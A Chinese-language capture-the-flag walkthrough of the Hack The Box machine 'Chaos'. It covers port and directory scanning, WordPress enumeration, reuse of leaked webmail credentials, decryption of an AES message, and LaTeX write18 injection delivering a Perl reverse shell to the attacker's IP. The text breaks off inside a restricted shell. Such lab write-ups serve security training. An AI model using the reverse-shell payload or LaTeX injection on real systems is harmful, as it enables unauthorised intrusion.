> 本文作者：是大方子（Ms08067实验室核心成员）

知识点：

1. 通过域名或者IP可能会得到网站的不同响应
2. Wpscan的扫描wordpress
3. 修改hosts来对网页邮件系统webmail进行访问
4. LaTax反弹shell
5. 通过tar来进行限制shell的绕过并修复shell的PATH
6. 用firefox_decrypt提取火狐的用户凭证缓存

介绍

Chaos

OS: Linux

Difficulty: Medium

Points: 30

Release: 15 Dec 2018

IP: 10.10.10.120

Kali: 10.10.12.87

靶机地址：10.10.10.120


先用Nmap来进行探测

```
root@kali:~/HTB# nmap -sV -T5 -sC 10.10.10.120


Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-08 13:18 CST

Nmap scan report for 10.10.10.120

Host is up (0.21s latency).

Not shown: 994 closed ports

PORT      STATE SERVICE  VERSION

80/tcp    open  http     Apache httpd 2.4.34 ((Ubuntu))

|_http-server-header: Apache/2.4.34 (Ubuntu)

|_http-title: Site doesn't have a title (text/html).

110/tcp   open  pop3     Dovecot pop3d

|_pop3-capabilities: STLS UIDL TOP SASL RESP-CODES CAPA AUTH-RESP-CODE
PIPELINING

| ssl-cert: Subject: commonName=chaos

| Subject Alternative Name: DNS:chaos

| Not valid before: 2018-10-28T10:01:49

|_Not valid after:  2028-10-25T10:01:49

|_ssl-date: TLS randomness does not represent time

143/tcp   open  imap     Dovecot imapd (Ubuntu)

|_imap-capabilities: STARTTLS ENABLE LITERAL+ OK IMAP4rev1 SASL-IR
LOGINDISABLEDA0001 have post-login listed ID IDLE LOGIN-REFERRALS capabilities
more Pre-login

| ssl-cert: Subject: commonName=chaos

| Subject Alternative Name: DNS:chaos

| Not valid before: 2018-10-28T10:01:49

|_Not valid after:  2028-10-25T10:01:49

|_ssl-date: TLS randomness does not represent time

993/tcp   open  ssl/imap Dovecot imapd (Ubuntu)

|_imap-capabilities: ENABLE LITERAL+ OK AUTH=PLAINA0001 SASL-IR capabilities
have post-login listed ID IDLE LOGIN-REFERRALS IMAP4rev1 more Pre-login

| ssl-cert: Subject: commonName=chaos

| Subject Alternative Name: DNS:chaos

| Not valid before: 2018-10-28T10:01:49

|_Not valid after:  2028-10-25T10:01:49

|_ssl-date: TLS randomness does not represent time

995/tcp   open  ssl/pop3 Dovecot pop3d

|_pop3-capabilities: AUTH-RESP-CODE UIDL TOP SASL(PLAIN) RESP-CODES CAPA
USER PIPELINING

| ssl-cert: Subject: commonName=chaos

| Subject Alternative Name: DNS:chaos

| Not valid before: 2018-10-28T10:01:49

|_Not valid after:  2028-10-25T10:01:49

|_ssl-date: TLS randomness does not represent time

10000/tcp open  http     MiniServ 1.890 (Webmin httpd)

|_http-title: Site doesn't have a title (text/html; Charset=iso-8859-1).

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 58.63 seconds
```

靶机上运行这http服，pop3 imap 以及它们对应的ssl加密后的服务，还有一个就是监听在1000的MiniServ


我们看下80端口

80端口：




Direct IP not allowed

发现靶机是不允许直接使用IP进行访问的，那么我们修改下/etc/hosts文件



```
127.0.0.1       localhost
127.0.1.1       kali
10.10.10.120    chaos.htb
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
```


再次访问




Here at Chaos

We
secure and create awesome services

这里我们用gobuster爆破下目录，为了结果的准确我把IP类型的地址和域名类型的地址都扫描了一遍




```
Starting Nmap 7.70 ( https://nmap.org ) at 2019-06-08 13:18 CST
Nmap scan report for 10.10.10.120
Host is up (0.21s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE  VERSION
[+] Url/Domain    : http://chaos.htb/
[+] Threads       : 10
[+] Wordlist      : /usr/share/wordlists/dirbuster/directory-list-2.3-medium.tx
t
[+] Status codes : 200,204,301,302,307,403
[+] Timeout       : 10s
=====================================================
2019/06/08 13:32:12 Starting gobuster
=====================================================
/img (Status: 301)
/css (Status: 301)
/source (Status: 301)
/js (Status: 301)
/javascript (Status: 301)
```




```
root@kali:~/HTB# gobuster -u http://10.10.10.120 -w /usr/share/wordlists/dirbu
ster/directory-list-2.3-medium.txt -o chaos.gobusster

=====================================================
Gobuster v2.0.1              OJ Reeves (@TheColonial)
=====================================================
[+] Mode          : dir
[+] Url/Domain    : http://10.10.10.120/
[+] Threads       : 10
[+] Wordlist      : /usr/share/wordlists/dirbuster/directory-list-2.3-medium.tx
t
[+] Status codes : 200,204,301,302,307,403
[+] Timeout       : 10s
=====================================================
2019/06/08 13:26:01 Starting gobuster
=====================================================
/wp (Status: 301)
/javascript (Status: 301)
Progress: 14749 / 220561 (6.69%)^C
```

出现的结果不同，但是都是一个问题就是网站目录可直接访问，在IP的扫描结果中我们发现了wp（wordpress），这里我们只能用IP去访问用域名去访问是没有的



Index of /wp

Name	Last modified	Size	Description
Parent Directory		-	
wordpress/	2013-09-25 00:18	-	



CHAOS

Just another WordPress site

POSTS

OCTOBER 28, 2018

Protected: chaos


This content is password protected. To view it please enter your password below:

Password:

Enter


那么我们就用wpscan去扫描下，这里用tee命令在输出结果到终端的同时也把结果输出到文件中去。

这里扫描出了2条有用的信息，这里有个用户名字叫human



```
root@kali:~/HTB/Chaos# wpscan --url 10.10.10.120/wp/wordpress/ | tee chaos.wp
scan

_______________________________________________________________
        __          _______   _____
        \ \        / /  __ \ / ____|
         \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
          \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
           \  /\  /  | |     ____) | (__| (_| | | | |
            \/  \/   |_|    |_____/ \___|\__,_|_| |_|

        WordPress Security Scanner by the WPScan Team
                       Version 2.9.4
          Sponsored by Sucuri - https://sucuri.net
      @_WPScan_, @ethicalhack3r, @erwan_lr, @_FireFart_
_______________________________________________________________

[i] It seems like you have not updated the database for some time
[i] Last database update: 2018-10-02
[?] Do you want to update now? [Y]es  [N]o  [A]bort update, default: [N] > y
[+] URL: http://10.10.10.120/wp/wordpress/
[+] Started: Sat Jun  8 13:49:02 2019

[+] Interesting header: LINK: <http://10.10.10.120/wp/wordpress/index.php/wp-json/>; rel="https://a
[+] Interesting header: SERVER: Apache/2.4.34 (Ubuntu)
[+] XML-RPC Interface available under: http://10.10.10.120/wp/wordpress/xmlrpc.php   [HTTP 405]
[+] Found an RSS Feed: http://10.10.10.120/wp/wordpress/index.php/feed/   [HTTP 200]
[!] Detected 1 user from RSS feed:
+-------+
| Name  |
+-------+
| human |
+-------+
[!] Includes directory has directory listing enabled: http://10.10.10.120/wp/wordpress/wp-includes/

[+] Enumerating WordPress version ...

[+] WordPress version 4.9.8 (Released on 2018-08-02) identified from advanced fingerprinting, meta
```

我们尝试把human当成密码输入到刚刚页面那篇的加密文章，发现是正确的并且我们得到了webmail的帐户和密码



POSTS

OCTOBER 28, 2018

Protected: chaos

Creds for webmail :

username – ayush


password – jiujitsu

Creds for webmail :

username – ayush


password – jiujitsu

我们是有看到靶机是运行这邮件系统的，我们用这个尝试去登陆，我们再再hosts中增加webmai.chaos.htb的记录




```
127.0.0.1       localhost
127.0.1.1       kali
10.10.10.120    chaos.htb webmail.chaos.htb
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
~
```

然后输入webmail.chaos.htb进行登陆



然后我们在草稿箱中发现了这个



To ayush <ayush@localhost> Date 2018-10-28 20:16

```
Hii, sahay
Check the enmsg.txt
You are the password XD.
Also attached the script which i used to encrypt.
Thanks,
Ayush
```

一个是加密后的信息，一个是加密的脚本文件，邮件也说了“你就是密码”，所以我们可以先拿sahay当作密码进行尝试破解


以下是加密的脚本文件

```
def encrypt(key, filename):
    chunksize = 64*1024
    outputFile = "en" + filename
    filesize = str(os.path.getsize(filename)).zfill(16)
    IV =Random.new().read(16)

    encryptor = AES.new(key, AES.MODE_CBC, IV)

    with open(filename, 'rb') as infile:
        with open(outputFile, 'wb') as outfile:
            outfile.write(filesize.encode('utf-8'))
            outfile.write(IV)

            while True:
                chunk = infile.read(chunksize)

                if len(chunk) == 0:
                    break
                elif len(chunk) % 16 != 0:
                    chunk += b' ' * (16 - (len(chunk) % 16))

                outfile.write(encryptor.encrypt(chunk))

def getKey(password):
            hasher = SHA256.new(password.encode('utf-8'))
            return hasher.digest()
```

根据加密脚本写出对应的解密脚本

```
from Crypto.Hash import SHA256
from Crypto.Cipher import AES
import Crypto.Cipher.AES
from binascii import hexlify, unhexlify


def encrypt(key, filename):
    chunksize = 64*1024
    outputFile = "en" + filename
    filesize = str(os.path.getsize(filename)).zfill(16)
    IV =Random.new().read(16)


    encryptor = AES.new(key, AES.MODE_CBC, IV)


    with open(filename, 'rb') as infile:
        with open(outputFile, 'wb') as outfile:
            outfile.write(filesize.encode('utf-8'))
            outfile.write(IV)


            while True:
                chunk = infile.read(chunksize)


                if len(chunk) == 0:
                    break
                elif len(chunk) % 16 != 0:
                    chunk += b' ' * (16 - (len(chunk) % 16))


                outfile.write(encryptor.encrypt(chunk))


def getKey(password):
            hasher = SHA256.new(password.encode('utf-8'))
            return hasher.digest()


if __name__=="__main__":
    chunksize = 64*1024
    mkey = getKey("sahay")
    mIV = (b"0000000000000234")


    decipher = AES.new(mkey,AES.MODE_CBC,mIV)


    with open("enim_msg.txt", 'rb') as infile:
        chunk = infile.read(chunksize)
        plaintext = decipher.decrypt(chunk)
        print plaintext
```


执行解密脚本得到Base64加密后的结果：



```
root@kali:~/HTB/Chaos# python de.py
gX)V#IqHy:šTWsLPOSGlpIFNhaGF5CgpQbGVhc2UgY2hlY2sgb3VyIG5ldyBzZXJ2aWNlIHdoaWNoIGNyZWF0ZSBwZGYKCnAucyAtIEFzIHlvdSB0b2xkIG1lIHRvIGVuY3J5cHQgaW1wb3J0YW50IG1zZyw
gaSBkaWQgOikKCmh0dHA6Ly9jaGFvcy5odGIvSjAwX3cxbGxfZjFOZF9uMDdIMW45X0gzcjMKClRoYW5rcywKQXl1c2gK
```


这里前面的16为IV向量要去除，然后通过base64解码

```
echo
"SGlpIFNhaGF5CgpQbGVhc2UgY2hlY2sgb3VyIG5ldyBzZXJ2aWNlIHdoaWNoIGNyZWF0ZSBwZGYKCnAucyAtIEFzIHlvdSB0b2xkIG1lIHRvIGVuY3J5cHQgaW1wb3J0YW50IG1zZywgaSBkaWQgOikKCmh0dHA6Ly9jaGFvcy5odGIvSjAwX3cxb
| base64 -d
```



```
root@kali:~/HTB/Chaos# echo "SGlpIFNhaGF5CgpQbGVhc2UgY2hlY2sgb3VyIG5ldyBzZXJ2aWNlIHdoaWNoIGNyZWF0ZSBwZGYKCnAucyAtIEFzIHlvdSB0b2xkIG1lIHRvIGVuY3J5cHQgaW1wb3J
0YW50IG1zZywgaSBkaWQgOikKCmh0dHA6Ly9jaGFvcy5odGIvSjAwX3cxbGxfZjFOZF9uMDdIMW45X0gzcjMKClRoYW5rcywKQXl1c2gK" | base64 -d
Hii Sahay

Please check our new service which create pdf

p.s - As you told me to encrypt important msg, i did :)

http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3

Thanks,
Ayush
```

得到一个连接http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3



chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3/

This service is on hold

Chaos Inc soon gonna launch this service. We are working on it and currently only one template is working.

hello

Template

test1

LaTax常用于文档排版的，具体可以百度下！

输入文本并选择好模板后可以生成PDF，可以在

http://chaos.htb/J00_w1ll_f1Nd_n07H1n9_H3r3/pdf/

看到生成好的PDF！


关于LaTax的攻击可以参考这篇文章：

https://0day.work/hacking-with-latex/

我们使用下面的exp反弹shell

```
immediatewrite18{perl -e 'use Socket;$i="你的IP地址";$p=端口;

socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));

if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");

open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'}
```

监听制定端口并执行EXP




This service is on hold

Chaos Inc soon gonna launch this service. We are working on it and currently only one template is working.

```
\immediate\write18{perl -e 'use Socket;$i="10.10.12.87 ";$p=1234;
socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));
if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");
open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'}
```


Template

test1




```
root@kali:~/HTB# nc -lvnp 1234
Ncat: Version 7.70 ( https://nmap.org/ncat )
Ncat: Listening on :::1234
Ncat: Listening on 0.0.0.0:1234
Ncat: Connection from 10.10.10.120.
Ncat: Connection from 10.10.10.120:52296.
/bin/sh: 0: can't access tty; job control turned off
$ 
```

在得到shell后，我们用python建立一个稳定的shell



```
$ python -c "import pty;pty.spawn('/bin/bash')"
www-data@chaos:/var/www/main/J00_w1ll_f1Nd_n07H1n9_H3r3/compile$ 
```

切换到Home目录发现这2个目录都没有权限




```
www-data@chaos:/$ ls
ls
bin   home            lib64       opt   sbin      tmp      vmlinuz.old
boot  initrd.img      lost+found  proc  srv       usr      webmin-setup.out
dev   initrd.img.old  media       root  swap.img  var
etc   lib             mnt         run   sys       vmlinuz
www-data@chaos:/$ cd home
cd home
www-data@chaos:/home$ ls
ls
ayush  sahay
www-data@chaos:/home$ ls -la
ls -la
total 16
drwxr-xr-x  4 root  root  4096 Oct 28  2018 .
drwxr-xr-x 22 root  root  4096 Dec  9 17:19 ..
drwx------  6 ayush ayush 4096 Jun  8 05:20 ayush
drwx------  5 sahay sahay 4096 Nov 24  2018 sahay
www-data@chaos:/home$ 
```

我们试下之前的mail的帐户密码，看看能不能切换到ayush


username – ayush

password – jiujitsu

切换成功但是，ayush处于受限的shell中



```
ayush@chaos:/home$ ls
ls
rbash: /usr/lib/command-not-found: restricted: cannot specify `/' in command names
